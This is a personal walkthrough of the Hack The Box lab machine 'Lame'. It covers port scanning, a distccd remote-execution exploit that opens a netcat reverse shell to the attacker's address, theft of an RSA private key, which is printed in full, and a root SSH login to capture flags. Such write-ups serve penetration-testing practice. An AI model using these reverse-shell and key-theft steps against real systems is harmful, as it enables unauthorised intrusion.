
Joe Grassl
06/08/2022

HTB Dedicated Box 12 – Lame


Note: I didn’t use the writeup, so my attack path will probably look different than most. Personally, I think this path is more interesting than the way described in the writeup.

1. Nmap reveals FTP, SSH, SMB, and distccd.




```
root@host:delta$ nmap -sV -T4 -p- 10.129.227.136
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-06 16:27 PDT
Nmap scan report for 10.129.227.136
Host is up (0.15s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 460.93 seconds
root@host:delta$
```

2. Logged into FTP anonymously, but there was nothing there.




```
delta@host:~$ ftp 10.129.227.136
Connected to 10.129.227.136.
220 (vsFTPd 2.3.4)
Name (10.129.227.136:delta): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -a
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 .
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 ..
226 Directory send OK.
ftp>
```

3. Tried to log into SMB, but couldn't connect.



```
delta@host:~$ smbclient -L 10.129.227.136 -U anonymous
protocol negotiation failed: NT_STATUS_CONNECTION_DISCONNECTED
delta@host:~$ 
```

4. Looked up distccd. Found this HackTricks page. Tried the two techniques in the exploitation section. Neither worked. Got another exploit from the Github link at the bottom.



Exploitation

Check if it's vulnerable to **CVE-2004-2687** to execute arbitrary code:

```
msf5 > use exploit/unix/misc/distcc_exec
nmap -p 3632 <ip> --script distcc-exec --script-args="distcc-exec.cmd='id'"
```

Shodan

I don't think shodan detects this service.


Resources

- https://www.rapid7.com/db/modules/exploit/unix/misc/distcc_exec
- https://gist.github.com/DarkCoderSc/4dbf6229a93e75c3bdf6b467e67a9855

Post created by **Álex B (@r1p)**


Support HackTricks and get benefits!

5. Started an ncat listener and ran the exploit. Wasn't sure it worked based on the output.




```
delta@host:~$ python2.7 exploit -t 10.129.227.136 -p 3632 -c "nc 10.10.14.41 4444 -e /bin/sh"
[OK] Connected to remote service
[KO] Socket Timeout
delta@host:~$ 
```

6. However, I was able to receive a reverse shell and get the user flag.




```
whoami
daemon

ls /home
ftp
makis
service
user

cat /home/makis/user.txt
0a92cef367b446e21005bd4d1a014b64
```

7. User flag submitted.




Success!
Flag accepted!

8. Upgraded ncat shell via the Python/stty technique. Although HTB Academy doesn’t mention it, I believe this technique was actually invented by legendary hacktivist Phineas Phisher, as shown in the original Hack Back Guide.




```
export TERM=screen-256color
daemon@lame:/tmp$ export SHELL=bash
daemon@lame:/tmp$ stty rows 28 columns 148
daemon@lame:/tmp$ █
```

9. Interestingly, I’m able to cd to /root and view files as a low-privileged user. Can’t cat root.txt, though.




```
daemon@lame:/tmp$ cd /root
daemon@lame:/root$
daemon@lame:/root$
daemon@lame:/root$ ls
Desktop  reset_logs.sh  root.txt  vnc.log
daemon@lame:/root$ cat root.txt
cat: root.txt: Permission denied
```

10. Even more interesting is that the root account has authorized SSH access for the admin account of the famous Metasploitable CTF VM.




```
daemon@lame:/root$ cd .ssh
daemon@lame:/root/.ssh$ ls
authorized_keys  known_hosts
daemon@lame:/root/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qO
ffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2m
t4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@metasploitable
daemon@lame:/root/.ssh$ █
```

11. I downloaded Metasploitable and connected over ncat.




```
msfadmin@metasploitable:~$ nc 192.168.82.10 1234 -e /bin/sh
```

12. Got the private key for msfadmin.




```
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEoQIBAAKCAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqld
JkcteZZdPFSbW76IUiPR0Oh+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qO
ffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5
JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9I
yhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7b
wkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3wIBIwKCAQBaUjR5bUXnHGA5fd8N
UqrUx0zeBQsKlv1bK5DVm1GSzLj4TU/S83B1NF5/1ihzofI7OAQvlCdUY2tHpGGa
zQ6ImSpUQ5i9+GgBUOaklRL/i9cHdFv7PSonW+SvF1UKY5EidEJRb/O6oFgB5q8G
JKrwu+HPNhvD+dliBnCn0JU+Op/1Af7XxAP814Rz0nZZwx+9KBWVdAAbBIQ5zpRO
eBBlLSGDsnsQN/lG7w8sHDqsSt2BCK8c9ct31n14TK6HgOx3EuSbisEmKKwhWV6/
ui/qWrrzurXA4Q73wO1cPtPg4sx2JBh3EMRm9tfyCCtB1gBi0N/2L7j9xuZGGY6h
JETbAoGBANI8HzRjytWBMvXh6TnMOa5S7GjoLjdA3HXhekyd9DHywrA1pby5nWP7
VNP+ORL/sSNl+jugkOVQYWGG1HZYHk+OQVo3qLiecBtp3GLsYGzANA/EDHmYMUSm
4v3WnhgYMXMDxZemTcGEyLwurPHumgy5nygSEuNDKUFfWO3mymIXAoGBAMqZi3YL
zDpL9Ydj6JhO51aoQVT91LpWMCgK5sREhAliWTWjlwrkroqyaWAUQYkLeyA8yUPZ
PufBmrO0FkNa+4825vg48dyq6CVobHHR/GcjAzXiengi6i/tzHbA0PEai0aUmvwY
OasZYEQI47geBvVD3v7D/gPDQNoXG/PWIPt5AoGBAMw6Z3S4tmkBKjCvkhrjpb9J
PW05UXeA1ilesVG+Ayk096PcV9vngvNpLdVAGi+2jtHuCQa5PEx5+DLav8Nriyi2
E5l35bqoiilCQ83PriCAMpL49iz6Pn00Z3o+My1ZVJudQ5qhjVznY+oBdM3DNpAE
xn6yeL+DEiI/XbPngsWvAoGAbfuU2a6iEQSp28iFlIKa10VlS2U493CdzJg0IWcF
2TVjoMaFMcyZQ/pzt9B7WQY7hodl8aHRsQKzERieXxQiKSxuwUN7+3K4iVXxuiGJ
BMndK+FYbRpEnaz591K6kYNwLaEg70BZ0ek0QjC2Ih7t1ZnfdFvEaHFPF05foaAg
iIMCgYAsNZut02SC6hwwaWh3Uxr07s6jB8HyrET0v1vOyOe3xSJ9YPt7c1Y20QQO
Fb3Yq4pdHm7AosAgtfC1eQi/xbXP73kloEmg39NZAfT3wg817FXiS2QGHXJ4/dmK
94Z9XOEDocClV7hr9H//hoO8fV/PHXh0oFQvw1d+29nf+sgWDg==
-----END RSA PRIVATE KEY-----
```

13. After changing the key permissions to an acceptable value, I was able to log in as root and get the final flag.



```
delta@host:~$ chmod 400 key
delta@host:~$ ssh -i key root@10.129.227.136
Last login: Mon Jun  6 19:27:20 2022 from :0.0
Linux lame 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@lame:~# cat root.txt
a6aa0aa19704519892523bf0dd45f5a5
root@lame:~# 
```

14. Root flag submitted. Done!



Success!
Flag accepted!